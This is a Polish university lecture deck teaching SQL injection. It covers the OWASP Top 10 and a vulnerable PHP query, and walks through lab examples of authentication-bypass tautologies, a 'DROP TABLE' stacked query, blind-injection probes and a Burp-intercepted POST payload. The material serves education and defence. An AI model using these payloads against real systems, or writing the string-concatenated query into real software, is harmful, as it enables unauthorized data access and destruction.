



Politechnika
Wrocławska

SQL Injection

Ernest Łatoszyński



HR EXCELLENCE IN RESEARCH


Disclaimer

Wszystkie poniższe informacje są podane **tylko i wyłącznie w celach edukacyjnych!**

Ewentualne testy z wykorzystaniem zamieszczonych tu informacji **należy realizować jedynie na systemach, których bezpieczeństwo możemy oficjalnie sprawdzać.**

Czym jest Baza Danych?

Baza danych to zbiór rekordów (informacji), które można dowolnie edytować, aktualizować, powiększać, zmieniać lokacje danych, usuwać itd. Tabela składa się z dowolnej ilości kolumn i wierszy, gdzie **do każdego pojedynczego pola – przypisana jest konkretna, pojedyncza informacja**. Baza Danych może się składać z większej ilości tabel, a każda może posiadać różne, czasami zależne od siebie informacje. **Każda z tabel może pełnić inną funkcję** (np. przetrzymywać dane na temat zamówień). Skrypty (np. PHP), z których dana strona WWW jest zbudowana, mogą korzystać z informacji, które są zapisane w bazie danych.



Przykładowe Bazy Danych

Accounts


Name	Account	UsedID	Password
Joe B	1234	joe	mama
Tom M	6789	Thomas	rover
Alicia G	2547	alicia	x123y
Sally B	7744	Sal	yllas

Balances

Account	Name	CBalance	SBalance
2547	Alicia G	23.45	75.00
1234	Joe B	67.84	0.00
3333	Justin D	55.10	200.56
6787	Tom M	99.21	71.55
7744	Sally B	17.20	0.00
8899	Tom Q	102.55	66.00

SQL


SQL (skrót od Structured Query Language) – to język zapytań wykorzystywany w praktycznie każdej relacyjnej bazie danych. Za pomocą języka SQL **można wykonywać operację na bazie danych** takie jak pobieranie informacji, wstawianie danych do tabel, modyfikowanie rekordów, czy po prostu tworzenie struktury bazy danych.



Injection

Wstrzykiwanie Zależności (ang. Dependency Injection)

to wzorzec projektowy polegający na tym, że obiekt nie inicjalizuje swoich zależności sam, tylko przyjmuje je z zewnątrz poprzez tzw. „wstrzykiwanie”.



SQL + Injection




SQL injection

SQL Injection jest to metoda ataku wykorzystująca lukę w zabezpieczeniach aplikacji polegającą na tym że baza danych **zinterpretuje dane wejściowe** użytkownika **nie jako parametry** wejściowe, tylko jako **komendę do bazy danych SQL**.

Dane od użytkownika mogą pochodzić z:

- URL: **www.example.com?id=1**
- Formularzy: **email=wh@example.com**
- Innych elementów: np. cookie, nagłówki HTTP



SQL Injection

Wariacje SQL Injection

Classification parameters	Methods	Techniques/ Implementation	
Intent	Identifying injectable parameters	see 'Input type of attacks'	
	Extracting Data		
	Adding or Modifying Data		
	Performing Denial of Service		
	Evading detection		
	Bypassing Authentication		
	Executing remote commands		
	Performing privilege escalation		
Input Source	Injection through user input	Malicious strings in Web forms	URL: GET- Method Input filed(s): POST- Method
	Injection through cookies	Modified cookie fields containing SQLIA	
	Injection through server variables	Headers are manipulated to contain SQLIA	
	Second-order injection	Frequency-based Primary Application	
		Frequency-based Secondary Application	
		Secondary Support Application	
		Cascaded Submission Application	
Input type of attacks, technical aspect	Classic SQLIA	Piggy-Backed Queries	
		Tautologies	
		Alternate Encodings	
		Illegal/ Logically Incorrect Queries	
		UNION SQLIA	
		Stored Procedures SQLIA	
	Inference	Classic Blind SQLIA	Conditional Responses
			Conditional Errors
			Out-Of-Band Channeling
		Timing SQLIA	Double Blind SQLIA(Time-delays/ Benchmark attacks)
	Deep Blind SQLIA (Multiple statements SQLIA)		
	DBMS specific SQLIA	DB Fingerprinting	
		DB Mapping	
	Compounded SQLIA	Fast-Fluxing SQLIA	

OWASP TOP 10

OWAPS TOP 10 - 2007	OWAPS TOP 10 - 2010	OWAPS TOP 10 - 2013
A1 - Cross Site Scripting (XSS)	A1 – Injection	A1 – Injection
A2 - Injection Flaws	A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management
A3 - Malicious File Execution	A3 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)
A4 - Insecure Direct Object Reference	A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration
A6 - Information Leakage and Improper Error Handling	A6 – Security Misconfiguration (NEW)	A6 – Sensitive Data Exposure
A7 - Broken Authentication and Session Management	A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control
A8 - Insecure Cryptographic Storage	A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)
A9 - Insecure Communications	A9 – Insufficient Transport Layer Protection	A9 – Using Components with Known Vulnerabilities
A10 - Failure to Restrict URL Access	A10 – Invalidated Redirects and Forwards (NEW)	A10 – Invalidated Redirects and Forwards

OWASP (Open Web Application Security Project) to społeczność internetowa, która tworzy bezpłatnie dostępne artykuły, metodologie, dokumentacje, narzędzia i technologie w dziedzinie bezpieczeństwa aplikacji internetowych.

OWASP Top 10 - to rezultat oraz analiza ostatnich badań dotyczący **10 najistotniejszych kategorii problemów bezpieczeństwa w aplikacjach webowych**

2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

(New) A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Ciekawe Informacje

- Odpowiada za 40–60% przypadków wycieku danych
- Obecne techniki ataku są bardzo zaawansowane i często automatyzowane
- Podatność nie tylko w części WHERE
- Czasem celem jest zepsucie zapytania
- Codziennie znajdowane podatności, nawet w nowych aplikacjach

Czym to może skutkować?

W zależności od sytuacji możemy mieć do czynienia z:

- nieautoryzowanym dostępem w trybie odczytu lub zapisu do całej bazy danych
- możliwością ominięcia mechanizmu uwierzytelnienia
- możliwością odczytania wybranych plików (system operacyjny, na którym pracuje baza danych)
- możliwością tworzenia plików w systemie operacyjnym, na którym pracuje baza
- możliwością wykonania kodu w systemie operacyjnym (uprawnienia użytkownika, na którym pracuje baza lub web serwer – w przypadku aplikacji webowych)

SQL Injection

Poniższy kod prezentuje ten problem (PHP):

```
$q = mysql_query("SELECT * FROM uzytkownicy WHERE uzytkownik =  
                '$uzytkownik'");
```

Gdy użytkownik przekaże jako \$uzytkownik wartość „kowalski”, całe zapytanie przyjmie postać:

```
SELECT * FROM uzytkownicy WHERE uzytkownik = 'kowalski'
```

i **będzie spełniało swoją funkcję**. Jednak gdy złośliwy użytkownik przekaże wartość „x' OR '1'='1'”, to całe zapytanie będzie wyglądało:

```
SELECT * FROM uzytkownicy WHERE uzytkownik = 'x' OR '1'='1'
```

przez co pobierze z bazy danych **wszystkie rekordy** zamiast jednego wybranego.

SQL Injection

Teoretycznie w ten sposób można przekazać każde zapytanie SQL, włącznie z wykonaniem kilku zapytań naraz. Jeżeli w powyższym przykładzie użytkownik przekaże „x”; DROP TABLE uzytkownicy; SELECT ,1” to całe zapytanie przybierze postać:

```
SELECT * FROM uzytkownicy WHERE uzytkownik = 'x'; DROP TABLE  
uzytkownicy; SELECT '1'
```

co zaowocuje usunięciem tabeli „uzytkownicy”

SQL Injection

O „ślepych” ataku (ang. Blind SQL Injection) mówi się w przypadku wykonywania ataku typu SQL Injection na stronie, która **nie wyświetla komunikatów błędów**. W tym przypadku badać można zmiany na stronie, przykładowo:

```
SELECT * FROM uzytkownicy WHERE uzytkownik='x' AND 1=2;
```


Powyższe zapytanie **nie powinno nic zwrócić**. Inaczej w przypadku wykonania poniższego zapytania:

```
SELECT * FROM uzytkownicy WHERE uzytkownik='x' OR 1=1;
```

Powyższe zapytanie powinno zawsze zwrócić jakikolwiek wynik, bowiem 1 jest równe 1. **Badając zmiany** zachodzące na stronie można stwierdzić **czy w danym miejscu można dokonać ataku**.


SQL Injection

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```



komentarz do końca
linijki

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```



SQL Injection: Input Box Non-String or String

```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID=10 AND password = 'ce5ca67'
```

Dane jako LICZBY
(NON-STRING)

1 or 1=1-- -

Dane jako CIĄG ZNAKÓW
(STRING)

passwd' or '1'='1'-- -

Accounts			
Name	Account	UsedID	Password
Joe B	1234	joe	mama
Tom M	6789	Daisy	rover
Alicia G	2547	alicia	x123y
Sally B	7744	Sal	yllas


SQL Injection: Web Injection

W tym przypadku dane nie mogą zostać wstrzyknięte bezpośrednio do aplikacji za pośrednictwem formularza logowania, ponieważ zaimplementowano **funkcje kontrolne** po stronie klienta:

```
function validateform() {  
    var profileID = document.inputForm.profileID.value;  
    var password = document.inputForm.password.value;  
  
    if (/^[a-zA-Z0-9]*$/ .test(profileID) == false || /^[a-zA-Z0-9]*$/ .test(password) == false) {  
        alert("The input fields cannot contain special characters");  
        return false;  
    }  
    if (profileID == null || password == null) {  
        alert("The input fields cannot be empty.");  
        return false;  
    }  
}
```

Powyższy kod w JavaScript wymaga, aby identyfikator profilu oraz hasło zawierały tylko znaki między a-z, A-Z i 0-9. Funkcje kontrolne po stronie klienta **nie są w żaden sposób funkcją bezpieczeństwa**, ponieważ użytkownik nadal ma pełną kontrolę nad klientem i przesyłanymi przez niego danymi – narzędzie takie jak **Burp Suite**, może zostać użyte do **ominięcia takiej walidacji**.

SQL Injection: URL Injection



The screenshot shows a web browser window with the title "Login". The address bar displays the URL `10.10.1.134:5000/sesqli3/login?profileID=a&password=a`, with the query string portion highlighted by a red rectangle. Below the address bar, a navigation bar contains links to "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", "NetHunter", and "Offensive Security". The main content area has the heading "SQL Injection 3: URL Injection" and a red error message: "The account information you provided does not exist!". To the right, a "Log in" form is visible, featuring input fields for "ProfileID" and "Password", and a blue "Log in" button.

SQL Injection: POST Injection

Burp Suite Community Edition v2020.9.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://10.10.1.134:5000


Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex


Pretty Raw \n Actions

```
1 POST /sesqli4/login HTTP/1.1
2 Host: 10.10.1.134:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.10.1.134:5000
10 Connection: close
11 Referer: http://10.10.1.134:5000/sesqli4/login
12 Upgrade-Insecure-Requests: 1
13
14 profileID=-1' or 1=1--&password=test
```

